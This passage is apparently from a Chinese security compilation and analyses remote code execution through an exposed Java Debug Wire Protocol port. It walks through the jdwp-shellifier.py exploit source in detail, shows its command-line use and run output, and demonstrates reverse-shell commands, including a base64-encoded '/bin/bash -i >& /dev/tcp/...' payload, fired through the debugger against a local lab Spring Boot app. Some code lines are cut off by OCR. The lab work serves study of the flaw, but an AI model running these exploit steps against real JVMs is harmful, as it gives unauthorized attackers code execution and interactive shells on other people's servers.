
16.3 JDWP

其实上述的知识都是为了分析 `JDWP` 的反弹 shell 的铺垫。根据JDWP 协议及实现

> JDWP 是 Java Debug Wire Protocol 的缩写，它定义了调试器（debugger）和被调试的 Java 虚拟机（target vm）之间的通信协议。


换句话说，就是 `JDWP` 就是 JAVA 的一个调试协议。本质上我们通过 `IDEA` 或者 `eclipse` 通过断点的方式调试 JAVA 应用时，使用的就是 `JDWP`. 之前写过的Nuxeo RCE 漏洞分析中的 **第一步 Docker 远程调试**用的是 `JDWP`. 而 `JDWP` 的漏洞的危害就如同之前写过的文章xdebug 的攻击面。因为是调试协议，不可能带有认证信息，那么对于一个开启了调试端口的 JAVA 应用，我们就可能利用 `JDWP` 进行调试，最终执行命令。在什么时候会使用到 `JDWP` 这种协议呢？比如你在线上跑了一个应用，但是这个问题只有在线上才会出现问题，那么这个时候就必须开启远程调试功能了，此时就有可能被攻击者利用 RCE。


JDWP 是通过一个简单的握手完成通信认证。在 TCP 连接完之后，DEBUG 的客户端就会发送 `JDWP-Handshake`, 而服务端同样会回复 `JDWP-Handshake`. 通过抓包分析：



JDWP 通信解析格式

JDWP 通信解析格式如下所示：





id 和 length 的含义非常简单。flag 字段用于表明是请求包还是返回包，如果 flag 是 0x80 就表示一个返回包。CommandSet 定义了 Command 的类别。

0x40,JVM 的行为，例如打断点;

0x40–0x7F，当运行到断点处，JVM 需要进行进一步的操作;

0x80，第三方扩展;

如果我们想执行 RCE，以下的几个方法是尤为需要注意的:

1. VirtualMachine/IDSizes 确定了能够被 JVM 处理的数据包的大小.
2. ClassType/InvokeMethod 允许你唤起一个静态函数
3. ObjectReference/InvokeMethod 、允许你唤起 JVM 中一个实例化对象的方法;
4. StackFrame/(Get|Set) 提供了线程堆栈的 pushing/popping 的功能;
5. Event/Composite 强制 JVM 执行此命令的行为，此命令是调试需要的密钥。这个事件能够要求 JVM 按照其意愿设置断点，单步调试，以及类似与像 GDB 或者 WinGDB 的方式一样进行调试。JDWP 提供了内置命令来将任意类加载到 JVM 内存中并调用已经存在和/或新加载的字节码。

我们以 jdwp-shellifier.py 为例来说明 JDWP 的利用方法:

```
% python ./jdwp-shellifier.py -h
usage: jdwp-shellifier.py [-h] -t IP [-p PORT] [--break-on JAVA_METHOD]
                          [--cmd COMMAND]

Universal exploitation script for JDWP by @_hugsy_

optional arguments:
-h, --help            show this help message and exit
-t IP, --target IP    Remote target IP (default: None)
```

```
-p PORT, --port PORT  Remote target port (default: 8000)
--break-on JAVA_METHOD
Specify full path to method to break on (default:
    java.net.ServerSocket.accept)
    --cmd COMMAND         Specify full path to method to break on (default:
        None)
```

使用 python ./jdwp-shellifier.py -t my.target.ip -p 1234 尝试连接开启了 JDWP 协议的端口; 使用--cmd 执行命令

```
python ./jdwp-shellifier.py -t my.target.ip -p 1234 --cmd "touch 123.txt"
```

jdwp-shellifier 分析

开启调试

我们在本机开启 9999 的调试端口,java -Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,addr
-jar demo.jar

运行 jdwp

尝试连接到本机的 9999 端口，python2 jdwp-shellifier.py -t 127.0.0.1 -p 9999。默认情况下，会在 java.net.ServerSocket.accept() 函数加上断点。

```
parser = argparse.ArgumentParser(description="Universal exploitation script for JDWP by @_hugs
                                 formatter_class=argparse.ArgumentDefaultsHelpFormatter )

    parser.add_argument("-t", "--target", type=str, metavar="IP", help="Remote target IP", requ
    parser.add_argument("-p", "--port", type=int, metavar="PORT", default=8000, help="Remote ta

    parser.add_argument("--break-on", dest="break_on", type=str, metavar="JAVA_METHOD",
                        default="java.net.ServerSocket.accept", help="Specify full path to meth
    parser.add_argument("--cmd", dest="cmd", type=str, metavar="COMMAND",
                        help="Specify command to execute remotely")

    args = parser.parse_args()

    classname, meth = str2fqclass(args.break_on)
    setattr(args, "break_on_class", classname)
    setattr(args, "break_on_method", meth)
```

```
    break_on_class,'Ljava/net/ServerSocket;'
```

sbreak_on_method,'accept'

之后运行 start() 方法：

```
def start(self):
    self.handshake(self.host, self.port)
    self.idsizes()
    self.getversion()
    self.allclasses()
    return

cli = JDWPClient(args.target, args.port)
cli.start()
```

分析 self.handshake(self.host, self.port) 的握手协议：


```
HANDSHAKE                   = "JDWP-Handshake"
def handshake(self, host, port):
    s = socket.socket()
    try:
        s.connect( (host, port) )
    except socket.error as msg:
        raise Exception("Failed to connect: %s" % msg)

    s.send( HANDSHAKE )

    if s.recv( len(HANDSHAKE) ) != HANDSHAKE:
        raise Exception("Failed to handshake")
    else:
        self.socket = s

    return
```

握手协议很简单，通过 socket 发送 JDWP-Handshake 包。如果相应包也是 JDWP-Handshake 表示握手成功。

```
IDSIZES_SIG                 = (1, 7)
def idsizes(self):
    self.socket.sendall( self.create_packet(IDSIZES_SIG) )
```

```
    buf = self.read_reply()
    formats = [ ("I", "fieldIDSize"), ("I", "methodIDSize"), ("I", "objectIDSize"),
                ("I", "referenceTypeIDSize"), ("I", "frameIDSize") ]
    for entry in self.parse_entries(buf, formats, False):
        for name,value  in entry.iteritems():
            setattr(self, name, value)
    return
```

通过向服务端发送 IDSIZES_SIG = (1, 7) 的包，然后利用 parse_entries() 方法得到一些 JDWP 的属性，包括 fieldIDSize,methodIDSize 等属性。运行完毕之后得到的属性如下：




之后运行 getversion() 方法，得到 JVM 相关的配置信息。

```
def getversion(self):
    self.socket.sendall( self.create_packet(VERSION_SIG) )
    buf = self.read_reply()
    formats = [ ('S', "description"), ('I', "jdwpMajor"), ('I', "jdwpMinor"),
                ('S', "vmVersion"), ('S', "vmName"), ]
    for entry in self.parse_entries(buf, formats, False):
        for name,value  in entry.iteritems():
            setattr(self, name, value)
    return
```

接下来运行

```
ALLCLASSES_SIG            = (1, 3)
def allclasses(self):
    try:
        getattr(self, "classes")
    except:
        self.socket.sendall( self.create_packet(ALLCLASSES_SIG) )
        buf = self.read_reply()
        formats = [ ('C', "refTypeTag"),
                    (self.referenceTypeIDSize, "refTypeId"),
                    ('S', "signature"),
                    ('I', "status")]
        self.classes = self.parse_entries(buf, formats)

    return self.classes
```

通过 socket 发送 ALLCLASSES_SIG = (1, 3) 的包，利用 parse_entries() 解析返回包的数据，得到 refTypeTag,refTypeId 等信息。以下就是得到所有的结果：



runtime_exec

```
def runtime_exec(jdwp, args):
    print ("[+] Targeting '%s:%d'" % (args.target, args.port))
    print ("[+] Reading settings for '%s'" % jdwp.version)

    # 1. get Runtime class reference
```

```
    runtimeClass = jdwp.get_class_by_name("Ljava/lang/Runtime;")
    if runtimeClass is None:
        print ("[-] Cannot find class Runtime")
        return False
    print ("[+] Found Runtime class: id=%x" % runtimeClass["refTypeId"])

    # 2. get getRuntime() meth reference
    jdwp.get_methods(runtimeClass["refTypeId"])
    getRuntimeMeth = jdwp.get_method_by_name("getRuntime")
    if getRuntimeMeth is None:
        print ("[-] Cannot find method Runtime.getRuntime()")
        return False
    print ("[+] Found Runtime.getRuntime(): id=%x" % getRuntimeMeth["methodId"])

    # 3. setup breakpoint on frequently called method
    c = jdwp.get_class_by_name( args.break_on_class )
    if c is None:
        print("[-] Could not access class '%s'" % args.break_on_class)
        print("[-] It is possible that this class is not used by application")
        print("[-] Test with another one with option `--break-on`")
        return False

    jdwp.get_methods( c["refTypeId"] )
    m = jdwp.get_method_by_name( args.break_on_method )
    if m is None:
        print("[-] Could not access method '%s'" % args.break_on)
        return False

    loc = chr( TYPE_CLASS )
    loc+= jdwp.format( jdwp.referenceTypeIDSize, c["refTypeId"] )
    loc+= jdwp.format( jdwp.methodIDSize, m["methodId"] )
    loc+= struct.pack(">II", 0, 0)
    data = [ (MODKIND_LOCATIONONLY, loc), ]
    rId = jdwp.send_event( EVENT_BREAKPOINT, *data )
    print ("[+] Created break event id=%x" % rId)
```

```
    # 4. resume vm and wait for event
    jdwp.resumevm()

    print ("[+] Waiting for an event on '%s'" % args.break_on)
    while True:
        buf = jdwp.wait_for_event()
        ret = jdwp.parse_event_breakpoint(buf, rId)
        if ret is not None:
            break

    rId, tId, loc = ret
    print ("[+] Received matching event from thread %#x" % tId)

    jdwp.clear_event(EVENT_BREAKPOINT, rId)

    # 5. Now we can execute any code
    if args.cmd:
        runtime_exec_payload(jdwp, tId, runtimeClass["refTypeId"], getRuntimeMeth["methodId"],
    else:
        # by default, only prints out few system properties
        runtime_exec_info(jdwp, tId)

    jdwp.resumevm()

    print ("[!] Command successfully executed")

    return True

if runtime_exec(cli, args) == False:
    print ("[-] Exploit failed")
    retcode = 1
```

runtime_exec() 此方法类似与 Java 反弹 shell 中的利用 ivoke 的方式得到 Runtime 对象，然后利用 Runtime 对象进一步执行命令，从而最终达到 RCE。第一步，得到 Runtime 类

```
# 1. get Runtime class reference
    runtimeClass = jdwp.get_class_by_name("Ljava/lang/Runtime;")
    if runtimeClass is None:
        print ("[-] Cannot find class Runtime")
        return False
    print ("[+] Found Runtime class: id=%x" % runtimeClass["refTypeId"])
```

第二步，得到 getRuntime() 方法

```
# 2. get getRuntime() meth reference
jdwp.get_methods(runtimeClass["refTypeId"])
getRuntimeMeth = jdwp.get_method_by_name("getRuntime")
if getRuntimeMeth is None:
    print ("[-] Cannot find method Runtime.getRuntime()")
    return False
print ("[+] Found Runtime.getRuntime(): id=%x" % getRuntimeMeth["methodId"])
```


以上两步的代码就类似于 Java 中的：

```
Class cls = Class.forName("java.lang.Runtime");
Method m = cls.getMethod("getRuntime");
```

第三步，得到断点设置的类和方法

```
 # 3. setup breakpoint on frequently called method
c = jdwp.get_class_by_name( args.break_on_class )
if c is None:
    print("[-] Could not access class '%s'" % args.break_on_class)
    print("[-] It is possible that this class is not used by application")
    print("[-] Test with another one with option `--break-on`")
    return False

jdwp.get_methods( c["refTypeId"] )
m = jdwp.get_method_by_name( args.break_on_method )
if m is None:
    print("[-] Could not access method '%s'" % args.break_on)
    return False
```

在默认情况下，c 是 Ljava/net/ServerSocket;,m 是 accept。



第四步，向 JVM 发生数据，表示需要 `ServerSocket.accept()` 在下断点

```
loc = chr( TYPE_CLASS )
loc+= jdwp.format( jdwp.referenceTypeIDSize, c["refTypeId"] )
loc+= jdwp.format( jdwp.methodIDSize, m["methodId"] )
loc+= struct.pack(">II", 0, 0)
data = [ (MODKIND_LOCATIONONLY, loc), ]
rId = jdwp.send_event( EVENT_BREAKPOINT, *data )
```

第五步，等待程序运行至断点处，运行完毕之后清除断点。

```
# 4. resume vm and wait for event
jdwp.resumevm()

print ("[+] Waiting for an event on '%s'" % args.break_on)
while True:
    buf = jdwp.wait_for_event()
    ret = jdwp.parse_event_breakpoint(buf, rId)
    if ret is not None:
        break

rId, tId, loc = ret
print ("[+] Received matching event from thread %#x" % tId)

jdwp.clear_event(EVENT_BREAKPOINT, rId)
```

第六步，执行自定义的命令

```
def runtime_exec_payload(jdwp, threadId, runtimeClassId, getRuntimeMethId, command):
    #
    # This function will invoke command as a payload, which will be running
    # with JVM privilege on host (intrusive).
    #
    print ("[+] Selected payload '%s'" % command)

    # 1. allocating string containing our command to exec()
    cmdObjIds = jdwp.createstring( command )
    if len(cmdObjIds) == 0:
        print ("[-] Failed to allocate command")
        return False
    cmdObjId = cmdObjIds[0]["objId"]
    print ("[+] Command string object created id:%x" % cmdObjId)

    # 2. use context to get Runtime object
    buf = jdwp.invokestatic(runtimeClassId, threadId, getRuntimeMethId)
    if buf[0] != chr(TAG_OBJECT):
        print ("[-] Unexpected returned type: expecting Object")
        return False
    rt = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])

    if rt is None:
        print "[-] Failed to invoke Runtime.getRuntime()"
        return False
    print ("[+] Runtime.getRuntime() returned context id:%#x" % rt)

    # 3. find exec() method
    execMeth = jdwp.get_method_by_name("exec")
    if execMeth is None:
        print ("[-] Cannot find method Runtime.exec()")
        return False
    print ("[+] found Runtime.exec(): id=%x" % execMeth["methodId"])

    # 4. call exec() in this context with the alloc-ed
```

```
    data = [ chr(TAG_OBJECT) + jdwp.format(jdwp.objectIDSize, cmdObjId) ]
    buf = jdwp.invoke(rt, threadId, runtimeClassId, execMeth["methodId"], *data)
    if buf[0] != chr(TAG_OBJECT):
        print ("[-] Unexpected returned type: expecting Object")
        return False
    print(buf)
    retId = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])
    print ("[+] Runtime.exec() successful, retId=%x" % retId)

    return True

# 5. Now we can execute any code
    if args.cmd:
        runtime_exec_payload(jdwp, tId, runtimeClass["refTypeId"], getRuntimeMeth["methodId"],
    else:
        # by default, only prints out few system properties
        runtime_exec_info(jdwp, tId)

    jdwp.resumevm()
```

在中最关键的就是：

```
data = [ chr(TAG_OBJECT) + jdwp.format(jdwp.objectIDSize, cmdObjId) ] # 得到需要执行的反复噶
buf = jdwp.invoke(rt, threadId, runtimeClassId, execMeth["methodId"], *data)  # 利用 Runtime.g
```

上面的代码就等价于 Java 中的：

```
Class cls = Class.forName("java.lang.Runtime");
Method m = cls.getMethod("getRuntime");
Method exec = cls.getMethod("exec", String.class);
// 执行 getRuntime() 方法，等价于 Object o = Runtime.getRuntime();
Object o = m.invoke(cls,null);
// 执行 exec 方法，等价于 Runtime.getRuntime().exec(command)
exec.invoke(o,command);
```

以上就是整个执行流程。

反弹 shell

demo.jar 是一个 springboot 的程序，核心逻辑如下：

```
public class DemoApplication {


    public static void main(String[] args) {
        SpringApplication.run(DemoApplication.class, args);
    }


    @RequestMapping(path = {"/","/index"}, method = {RequestMethod.GET})
    public String index(Model model) throws Exception {
        int result = "12345".indexOf(0);
        System.out.println(result);
        return "index";
    }
}
```

那么我们就可以尝试通过如下的方式进行反弹 shell。

```
python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.String.indexOf' --cmd 'to
```

结果输出的结果如下：

```
python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.String.indexOf' --cmd 'to
[+] Targeting '127.0.0.1:9999'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_191'
[+] Found Runtime class: id=150e
[+] Found Runtime.getRuntime(): id=7ff960045930
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x15fa
[+] Selected payload 'touch exploit.txt'
[+] Command string object created id:15fb
[+] Runtime.getRuntime() returned context id:0x15fc
[+] found Runtime.exec(): id=7ff960011e10
[+] Runtime.exec() successful, retId=15fd
[!] Command successfully executed
```

在 demo.jar 的统计目录下查看文件：

```
drwxrwxr-x 2 username username     4096 Apr 18 13:47 .
drwxrwxr-x 8 username username     4096 Apr  7 20:39 ..
-rw-rw-r-- 1 username username 16726504 Apr 16 20:41 demo.jar
-rw-r--r-- 1 username username        0 Apr 18 13:47 exploit.txt
```

说明成功执行了 cmd 参数中的命令，那么我们有如何反弹 shell 呢? 我们按照常规的反弹 shell 的思路,`python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.String.indexOf' --cmd '/bin/bash -i >& /dev/tcp/127.0.0.1/12345 0>&1'`，最终的运行结果如下:

```
python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.String.indexOf' --cmd '/b
[+] Targeting '127.0.0.1:9999'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_191'
[+] Found Runtime class: id=1645
[+] Found Runtime.getRuntime(): id=7ff960045930
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x1731
[+] Selected payload '/bin/bash -i >& /dev/tcp/127.0.0.1/12345 0>&1'
[+] Command string object created id:1732
[+] Runtime.getRuntime() returned context id:0x1733
[+] found Runtime.exec(): id=7ff960011e10
[+] Runtime.exec() successful, retId=1734
[!] Command successfully executed
```

虽然执行结果显示成功执行，但是实际上反弹 shell 并没有成功。原因其实在之前的文章绕过 exec 获取反弹 shell中也已经讲过了，通过 `Runtime.getRuntime().exec("bash -i >& /dev/tcp/ip/port 0>&1");` 这种方式是无法反弹 shell 的。而在本例中刚好利用的是 `execMeth = jdwp.get_method_by_name("exec")`，得到就是 `public Process exec(String command)` 这个 `exec()`，所以就无法反弹 shell。那么按照我文章提供的种种思路，都是可以成功实现反弹 shell 的，我们还是通过最为简单的方式

最终我们使用如下的 `python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.Stri --cmd 'bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEyNy4wLjAuMS8xMjM0NSAwPiYx}|{base64,-d}|` 最终我们得到的结果就是:

```
python jdwp-shellifier.py -t 127.0.0.1 -p 9999 --break-on 'java.lang.String.indexOf' --cmd 'ba
[+] Targeting '127.0.0.1:9999'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_191'
```

```
[+] Found Runtime class: id=1511
[+] Found Runtime.getRuntime(): id=7f2bb8046360
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x15fd
[+] Selected payload 'bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEyNy4wLjAuMS8xMjM0NSAwPi
[+] Command string object created id:15fe
[+] Runtime.getRuntime() returned context id:0x15ff
[+] found Runtime.exec(): id=7f2bb8010410
[+] Runtime.exec() successful, retId=1600
[!] Command successfully executed
```

最终成功地触发了反弹 shell。

JDWP 反弹流程

上面是从 `jdwp-shellifier` 的源代码上面对利用进行了分析，那么我们还是来分析一下在 exploit 过程中的端口和进程的变化。在 `indexOf` 加上断点：

```
(jdwp-rce/ss -anptw | grep 9999
tcp  LISTEN     0      1                  0.0.0.0:9999            0.0.0.0:*     users:(("java
tcp  TIME-WAIT  0      0               127.0.0.1:50644         127.0.0.1:9999
 (jdwp-rce/ss -anptw | grep 9999
tcp  ESTAB      0      0               127.0.0.1:9999          127.0.0.1:50670  users:(("java
tcp  ESTAB      0      0               127.0.0.1:50670         127.0.0.1:9999   users:(("pyth
 (jdwp-rce/lsof -i:9999
COMMAND  PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
java     9822 username    5u  IPv4 366738      0t0  TCP localhost:9999->localhost:50670 (ESTABL
python   9978 username    3u  IPv4 366868      0t0  TCP localhost:50670->localhost:9999 (ESTABL
```

此时是 `Python` 和 `java` 进行通信。而此时的 `12345` 端口只有 `nc` 的监听端口。

```
(jdwp-rce/ss -anptw | grep 12345
tcp  LISTEN     0      1                  0.0.0.0:12345           0.0.0.0:*     users:(("nc",
```

此时执行访问 `localhost:8888`，触发 `indexOf()` 方法的执行。此时观察：

```
(jdwp-rce/ss -anptw | grep 12345
tcp  LISTEN     0      1                  0.0.0.0:12345           0.0.0.0:*     users:(("nc",
```

```
tcp  ESTAB      0      0               127.0.0.1:12345          127.0.0.1:51406 users:(("nc",
tcp  ESTAB      0      0               127.0.0.1:51406          127.0.0.1:12345 users:(("bash
 (jdwp-rce/lsof -i:12345
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
nc       9977 username    3u  IPv4 363961      0t0  TCP *:12345 (LISTEN)
nc       9977 username    4u  IPv4 363962      0t0  TCP localhost:12345->localhost:51406 (ESTA
bash    10120 username    0u  IPv4 370930      0t0  TCP localhost:51406->localhost:12345 (ESTA
bash    10120 username    1u  IPv4 370930      0t0  TCP localhost:51406->localhost:12345 (ESTA
bash    10120 username    2u  IPv4 370930      0t0  TCP localhost:51406->localhost:12345 (ESTA
(jdwp-rce/ps -ef | grep 10120
username  10120 10107  0 17:31 pts/0    00:00:00 /bin/bash -i
```

可以看到/bin/bash -i 和 nc 已经建立了 ESTABLISHED 的连接，从而实现了反弹 shell。为什么是这个样子？其实通过前面的分析，其实已经可以知道 JDWP 反弹 shell 的原理本质上还是利用的 Runtime.getRuntime().exec("bash -i >& /dev/tcp/ip/port 0>&1")；这种方式反弹 shell，所以本质上和 JAVA 并没有关系。最后的分析也证实了这一点。

16.4 总结

总体来说，无论什么样类型的反弹 shell，其实本质上都是固定的那几种方式，可能就是前面需要绕过或者是变形一下而已。

参考

1. https://www.ibm.com/developerworks/cn/java/j-lo-jpda3/index.html
2. https://ioactive.com/hacking-java-debug-wire-protocol-or-how/
3. https://qsli.github.io/2018/08/12/jdwp/

Edge 零基础漏洞利用

作者：css_hacker

原文链接：https://www.anquanke.com/post/id/176493

17.1 背景阐述

